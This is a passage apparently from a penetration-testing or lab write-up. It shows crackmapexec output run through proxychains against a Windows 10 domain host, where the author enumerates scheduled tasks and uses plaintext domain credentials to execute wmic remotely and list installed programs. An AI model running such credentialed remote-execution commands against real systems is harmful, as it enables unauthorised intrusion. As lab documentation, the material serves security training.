SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Standalone Update Task-S-1-5-21 2/19/2022 4:48:43 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Standalone Update Task-S-1-5-21 2/18/2022 8:25:49 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Standalone Update Task-S-1-5-21 2/18/2022 8:26:25 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Standalone Update Task-S-1-5-21 2/19/2022 4:43:06 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE  OneDrive Standalone Update Task-S-1-5-21 2/19/2022 3:29:06 PM   Ready
SMB         192.168.2.80    445    WIN10A-CONFICKE
SMB         192.168.2.80    445    WIN10A-CONFICKE  Folder: \Microsoft
SMB         192.168.2.80    445    WIN10A-CONFICKE  TaskName                                 Next Run Time          Status
```

I then enumerated the tasks scheduled to run on the system.



```
└─$ proxychains crackmapexec smb -u brailee.ogden -p Winter2022 -x 'wmic product get /format:csv' 192.168.2.80 | tee installedPrograms_
csv
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
SMB         192.168.2.80    445    WIN10A-CONFICKE  [*] Windows 10.0 Build 19041 x64 (name:WIN10A-CONFICKE) (domain:windomain.local) (s
igning:False) (SMBv1:False)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] windomain.local\brailee.ogden:Winter2022 (Pwn3d!)
SMB         192.168.2.80    445    WIN10A-CONFICKE  [+] Executed command
SMB         192.168.2.80    445    WIN10A-CONFICKE  ■
SMB         192.168.2.80    445    WIN10A-CONFICKE  Node,AssignmentType,Caption,Description,HelpLink,HelpTelephone,IdentifyingNumber,In
stallDate,InstallDate2,InstallLocation,InstallSource,InstallState,Language,LocalPackage,Name,PackageCache,PackageCode,PackageName,Produ
ctID,RegCompany,RegOwner,SKUNumber,Transforms,URLInfoAbout,URLUpdateInfo,Vendor,Version,WordCount
SMB         192.168.2.80    445    WIN10A-CONFICKE  WIN10A-CONFICKE,1,Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161,Mi
crosoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161,,,{5FCE6D76-F5DC-37AB-B2B8-22AB8CEDB1D4},20211022,,,c:\4b307cad9f841161140
6e646\,5,1033,c:\Windows\Installer\1664f0.msi,Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161,c:\Windows\Installer\1664f
0.msi,{9C7D912C-6EDE-47A4-962E-7A83663440BA},vc_red.msi,,,,,,,,Microsoft Corporation,9.0.30729.6161,0
SMB         192.168.2.80    445    WIN10A-CONFICKE  WIN10A-CONFICKE,1,Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161,Mi
crosoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161,,,{9BE518E6-ECC6-35A9-88E4-87755C07200F},20211022,,,c:\c6710eee7c5bb606fb3
cf6fec6369e\,5,1033,c:\Windows\Installer\1664ec.msi,Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161,c:\Windows\Installer
\1664ec.msi,{00073E4B-0EA7-48DB-9C41-FDA7E9BB4839},vc_red.msi,,,,,,,,Microsoft Corporation,9.0.30729.6161,0
SMB         192.168.2.80    445    WIN10A-CONFICKE  WIN10A-CONFICKE,1,Microsoft Update Health Tools,Microsoft Update Health Tools,,,{16
E50919-B07A-4B4E-994A-476D4773F5BF},20220217,,,C:\Windows\TEMP\,5,0,C:\Windows\Installer\6c54f164.msi,Microsoft Update Health Tools,C:\
```

Finally, I enumerated all installed programs into the csv format.